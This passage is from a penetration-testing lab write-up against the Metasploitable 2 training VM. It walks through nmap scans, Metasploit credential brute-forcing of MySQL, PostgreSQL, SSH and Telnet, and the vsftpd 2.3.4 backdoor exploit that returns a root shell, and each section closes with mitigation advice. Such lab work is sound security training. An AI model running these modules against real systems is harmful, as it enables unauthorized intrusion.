   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.1.55
RHOSTS => 192.168.1.55
```

Then use the exploit

```
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.1.55:3306     - 192.168.1.55:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.1.55:3306     - No active DB -- Credential data will not be saved!
[+] 192.168.1.55:3306     - 192.168.1.55:3306 - Success: 'root:'
[*] 192.168.1.55:3306     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Then use the root without password to enter to the sql



This error massage maybe because of SSL/TLS Version Mismatch (The MySQL client is trying to connect to the server using an unsupported or incorrect version of TLS/SSL.) Or SSL/TLS Not Configured Properly or Incompatible MySQL Client and Server (Different versions of MySQL/MariaDB (server vs. client) may have incompatible SSL/TLS settings.)

mitigation

To secure MySQL on port 3306/TCP, the following measures are recommended:

- **Restrict remote access** by limiting connections to trusted IP addresses.
- **Enforce strong authentication** with complex passwords and avoid default credentials.
- **Regularly update MySQL** to the latest version to patch vulnerabilities.


5. PostgreSQL on port 5432/tcp:

After we done the nmap scan we find

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -T5 192.168.1.55
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-17 07:59 EDT
Nmap scan report for 192.168.1.55
Host is up (0.00030s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:7E:CA:51 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

And after that we open metasploit

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--||  *


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE
true
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```



We use grep to show the scanner type and then we're going to search postgres and after this, we use the postgres_login

We should show option because sometimes we find the options that are required to make the exploit.

We found "RHOST" that required and no value in here, so we should set the "RHOST" option by the target machine. And exploit this payload.

```
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.1.55
RHOSTS ⇒ 192.168.1.55
msf6 auxiliary(scanner/postgres/postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.55:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.1.55:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.1.55:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


So we got successful login in it

mitigation


To secure PostgreSQL on port 5432/TCP, implement the following measures:

- **Restrict remote access** by allowing connections only from trusted IP addresses.
- **Use strong passwords** and avoid default credentials for authentication.
- **Regularly update PostgreSQL** to ensure the latest security patches are applied.
- **Limit user privileges** to follow the principle of least privilege.

6.ftp on port 21/tcp:



Through an Nmap scan, we discovered that port 21 is open and running the FTP service, specifically version vsftpd 2.3.4.



After searching Metasploit for that version, it appears that this version is vulnerable.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

These are the required options: we will add the RHOSTS, which is the IP address of the vulnerable machine.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set Rhosts
Rhosts =>
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set Rhosts 192.168.1.9
Rhosts => 192.168.1.9
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.9:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.9:21 - USER: 331 Please specify the password.
[+] 192.168.1.9:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.9:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.10:42827 → 192.168.1.9:6200) at 2024-10-16 10:57:46 -0400

whoami
root
id
uid=0(root) gid=0(root)
```


After running the exploit, we successfully gained a shell on the machine and now have control over it.

mitigation

To secure FTP on port 21/TCP, consider the following actions:


- **Disable FTP** and use **SFTP or FTPS** for secure file transfers.
- **Enforce strong authentication** with complex passwords and disable anonymous access.
- **Regularly update FTP software** to address security vulnerabilities.

7.SSH on port 22/tcp:



Through an Nmap scan, we discovered that port 22 is open and running the SSH service, specifically version OpenSSH 4.7p1.

After searching Metasploit for SSH brute-force login modules, we found two options and will proceed with using the first one.



PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

These are the required options: we will add the RHOSTS, which is the IP address of the vulnerable machine, and the USERPASS_FILE, which is a wordlist containing potential usernames and passwords.

After running the exploit, we successfully gained a shell on the machine and now have control over it.

mitigation

To secure SSH on port 22/TCP, the following measures are recommended:

- **Use key-based authentication** instead of passwords for stronger security.
- **Disable root login** to minimize risks.
- **Change the default port** from 22 to a non-standard port to reduce attack exposure.
- **Implement firewall rules** to restrict SSH access to trusted IP addresses.
- **Enable two-factor authentication (2FA)** for added security.


8. Telnet on port 23/tcp:

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.1.9 -p 23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 12:47 EDT
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.00056s latency).

PORT   STATE SERVICE
23/tcp open  telnet
MAC Address: 08:00:27:F2:DA:07 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

Through an Nmap scan, we discovered that port 23 is open and running the Telnet service.


```
msf6 > search telnet_login

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06       normal  Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
   1  auxiliary/scanner/telnet/telnet_login                                              normal  No     Telnet Login Check Scanner
```

After searching Metasploit for Telnet brute-force login modules, we found two options and will proceed with using the second one.



```
                                        tored in the current databa
                                        se (Accepted: none, user, u
                                        ser&realm)
PASSWORD                        no      A specific password to auth
                                        enticate with
PASS_FILE                       no      File containing passwords,
                                        one per line
RHOSTS                          yes     The target host(s), see htt
                                        ps://docs.metasploit.com/do
                                        cs/using-metasploit/basics/
                                        using-metasploit.html
RPORT           23              yes     The target port (TCP)
STOP_ON_SUCCESS false           yes     Stop guessing when a creden
                                        tial works for a host
THREADS         1               yes     The number of concurrent th
                                        reads (max one per host)
USERNAME                        no      A specific username to auth
                                        enticate as
USERPASS_FILE                   no      File containing users and p
                                        asswords separated by space
                                        , one pair per line
USER_AS_PASS    false           no      Try the username as the pas
                                        sword for all users
USER_FILE                       no      File containing usernames,
                                        one per line
VERBOSE         true            yes     Whether to print output for
```

These are the required options: we will add the RHOSTS, which is the IP address of the vulnerable machine, and the USERPASS_FILE, which is a wordlist containing potential usernames and passwords.



After running the exploit, we successfully gained a shell on the machine and now have control over it.

mitigation

To secure Telnet on port 23/TCP, the following actions are recommended:


- **Disable Telnet** and replace it with **SSH** for secure communication.
- **Use strong authentication** and complex passwords to prevent unauthorized access.
- **Encrypt traffic** using a VPN or an encrypted tunnel since Telnet transmits data in plain text.
- **Regularly update** any systems using Telnet.
- **Monitor logs** for suspicious login attempts and unusual activity.

9.Apache Tomcat Default Credentials Port 8180:

Running Nmap on Metaspoitable2 IP can see that 8180 port is open and running tomcat service on that.

```
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 156.27 seconds
```

Try opening the page on port 8180 with url http:metasploitableIP:8180



When you will click on any of the links in left panel, it will ask to login.

Now let's move to Metasploit to see if there is an exploit to get login credentials in msf.

